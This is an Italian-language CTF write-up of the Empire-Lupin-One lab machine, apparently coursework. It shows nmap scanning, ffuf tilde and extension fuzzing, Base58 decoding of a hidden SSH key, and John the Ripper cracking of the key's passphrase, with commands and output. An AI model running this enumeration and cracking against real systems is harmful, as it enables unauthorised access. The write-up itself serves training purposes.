

CTF

# Empire-Lupin-One

## Reconnaissance, Web Fuzzing e SSH Cracking

Enumerazione HTTP | ffuf | Base58 Decode | John the Ripper

| Campo         | Dettaglio                                           |
|---------------|-----------------------------------------------------|
| Corso         | Cybersecurity & Ethical Hacking                     |
| IP Target     | 192.168.1.17 (LupinOne.station)                     |
| Obiettivo     | Accesso alla macchina e ottenimento della User Flag |
| Utente target | icex64                                              |
| Flag          | 3mp!r3{!_See_That_You_Manage_To_Get_My_Bunny}       |

Documento Riservato | Uso Esclusivamente Interno

## Sommario

| Voce      | Dettaglio                                                        |
|-----------|------------------------------------------------------------------|
| IP Target | 192.168.1.17                                                     |
| Obiettivo | Accesso alla macchina e ottenimento della User Flag              |
| Esito     | Successo. Identificato lo user icex64 e recuperata la chiave SSH |

## 1. Fase di Reconnaissance e Raccolta Informazioni

**Obiettivo:** Identificare i servizi attivi sulla macchina target e mappare la superficie di attacco.

### Scansione Nmap

Per prima cosa è stata eseguita una scansione aggressiva (-A) delle porte sulla macchina target **192.168.1.17**. La scansione ha identificato due porte aperte: **22/TCP (SSH, OpenSSH 8.4p1 Debian 5)** e **80/TCP (HTTP, Apache 2.4.48)**. Il banner HTTP ha rivelato la presenza di un file **robots.txt** che esponeva il percorso **/~myfiles** come voce disabilitata.

```
(kali@kali)-[~]
$ nmap -A 192.168.1.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-28 16:11 +0200
Nmap scan report for LupinOne.station (192.168.1.17)
Host is up (0.00051s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|_  3072 ed:ea:d3:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|_  256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http      Apache httpd 2.4.48 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:11:66:5E (Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.51 ms  LupinOne.station (192.168.1.17)
```

Fig. 1 - Scansione nmap -A: porte 22 (SSH) e 80 (HTTP) aperte, robots.txt espone il percorso /~myfiles

## Analisi della Pagina Web

Navigando al percorso individuato (<http://192.168.1.17/~myfiles/>) il browser ha restituito una pagina con errore **404**. La pagina è risultata fasulla, creata di proposito per depistare. Utilizzando lo strumento **Ispeziona** del browser è stato individuato un commento HTML nascosto nel sorgente: "Your can do it, keep trying." - un chiaro invito a proseguire l'analisi.




Fig. 2 - Pagina 404 fasulla su /~myfiles/: il DevTools rivela il commento HTML nascosto

**Nota:** La presenza di un commento deliberato nel sorgente HTML è un indicatore classico di CTF: il creatore ha intenzionalmente lasciato un indizio per guidare l'attaccante verso la strada corretta.

## 2. Fase di Exploitation

**Obiettivo:** Scoprire directory nascoste, recuperare la chiave SSH cifrata e ottenere le credenziali di accesso.

### STEP 1

#### Enumerazione Directory con ffuf (tilde fuzzing)

I primi tentativi con **gobuster** e il dizionario dirbuster-medium non hanno prodotto risultati. È stato quindi utilizzato **ffuf** specificando la presenza di una **tilde (~)** prima del pattern di fuzzing (<http://192.168.1.17/~FUZZ>). La directory **~secret** è stata individuata con status 301.

```
(kali@kali)-[~]
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.1.17/~FUZZ

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.1.17/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 6ms]
:: Progress: [220560/220560] :: Job [1/1] :: 5000 req/sec :: Duration: [0:00:31] :: Errors: 0 ::
```

Fig. 3 - ffuf con tilde fuzzing: trovata la directory ~secret (Status: 301)

**STEP 2****Scoperta del File .mysecret.txt**

All'interno della directory **~secret** è stato trovato un messaggio del creatore (utente **icex64**) che confermava la presenza di una chiave SSH privata nascosta, protetta da **passphrase**, e suggeriva di non usare fasttrack per craccarla. È stata condotta una ricerca mirata con ffuf specificando estensioni particolari (**.txt**, **.py**, **.rar**, **.java**, **.php**) e filtrando i codici 403. Il file **.mysecret.txt** è stato individuato (Status: 200, Size: 4689).

```
(kali@kali)-[~]
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c -ic -fc 403 -u http://192.168.1.17/~secret/.FUZZ -e .txt,.py,.rar,.java,.php

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.1.17/~secret/.FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions : .txt .py .rar .java .php
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 403

mysecret.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 35ms]
mysecret.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 29ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 26ms]
```

Fig. 4 - ffuf con filtro estensioni: individuato .mysecret.txt (Status: 200, Size: 4689 byte)

"Hello Friend, I'm happy that you found my secret directory. I created it like this to share with you my ssh private key file. It's hidden somewhere here, so that hackers don't find it and crack my passphrase with fasttrack. I'm smart I know that. Any problem let me know. Your best friend icex64"

## STEP 3

## Decodifica Base58 della Chiave SSH con CyberChef

Il contenuto di **.mysecret.txt** era la chiave SSH privata codificata in **Base58**. Tramite **CyberChef** con il modulo "From Base58" e l'opzione "Remove non-alphabet chars" è stata ottenuta la chiave privata OpenSSH in chiaro (-----BEGIN OPENSSH PRIVATE KEY-----).



Fig. 5 - CyberChef: decodifica Base58 di .mysecret.txt, output chiave privata OpenSSH completa

## STEP 4

## Cracking della Passphrase con John the Ripper

La chiave privata è risultata cifrata con passphrase. È stato utilizzato **ssh2john** per convertirla in un hash compatibile con John the Ripper, quindi avviato il cracking con il dizionario **fasttrack.txt** (già presente su Kali, ironicamente suggerito dall'autore come strumento da non usare). La passphrase è stata individuata in pochi secondi: **P@55w0rd!**.

```
(kali@kali)-[~/Scrivania]
$ john --wordlist:/usr/share/wordlists/fasttrack.txt ssh.txt --format=SSH
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (sshkey.txt)
1g 0:00:00.03 DONE (2026-05-28 15:44) 0.3215g/s 30.86p/s 30.86c/s 30.86C/s Autumn2013..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Fig. 6 - John the Ripper con dizionario fasttrack: passphrase trovata in pochi secondi (P@55w0rd!)

✓ Fase di Exploitation completata. Chiave SSH e passphrase ottenute.



## 4. Conclusioni

La CTF Empire-Lupin-One ha richiesto una combinazione di **enumerazione web avanzata**, analisi del codice sorgente HTML, fuzzing mirato con tilde e ricerca per estensioni. Il punto di svolta è stato l'utilizzo di **ffuf con prefisso tilde**, tecnica non convenzionale che ha permesso di individuare la directory nascosta **~secret** non rilevabile con gli approcci standard.

La chiave SSH codificata in **Base58** rappresentava un ostacolo insolito rispetto ai formati di codifica più comuni. Il messaggio del creatore, pur cercando di depistare scoraggiando l'uso di fasttrack, ha in realtà fornito l'informazione decisiva: **la passphrase era proprio nel dizionario fasttrack**, rendendo il cracking quasi immediato.

| Fase           | Tecnica           | Strumento        | Risultato                      |
|----------------|-------------------|------------------|--------------------------------|
| Reconnaissance | Port scanning     | Nmap -A          | Porte 22/80 aperte, robots.txt |
| Web Enum       | Tilde fuzzing     | ffuf             | Directory ~secret trovata      |
| Web Enum       | Extension fuzzing | ffuf -e          | File .mysecret.txt trovato     |
| Exploitation   | Decodifica Base58 | CyberChef        | Chiave SSH privata ottenuta    |
| Exploitation   | Hash cracking     | John + fasttrack | Passphrase: P@55w0rd!          |
| CTF            | Accesso SSH       | ssh icex64       | User Flag catturata            |